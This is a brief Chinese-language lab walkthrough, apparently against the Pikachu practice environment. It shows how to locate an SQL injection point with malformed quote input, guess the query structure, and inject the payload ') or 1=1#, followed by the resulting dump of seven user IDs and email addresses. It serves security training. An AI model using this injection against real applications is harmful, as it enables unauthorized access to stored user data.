


故意输错，加入 ‘ % ’ 等构成闭环，获得错误信息，找到 注入点

例如输入： 'allen



猜测语句为： select * from xxx where username=(' name')

构造注入：

') or 1=1#

结果如下：

what's your username?

your uid:1

your email is: vince@pikachu.com

your uid:2

your email is: allen@pikachu.com

your uid:3

your email is: kobe@pikachu.com

your uid:4

your email is: grady@pikachu.com

your uid:5

your email is: kevin@pikachu.com

your uid:6

your email is: lucy@pikachu.com

your uid:7

your email is: lili@pikachu.com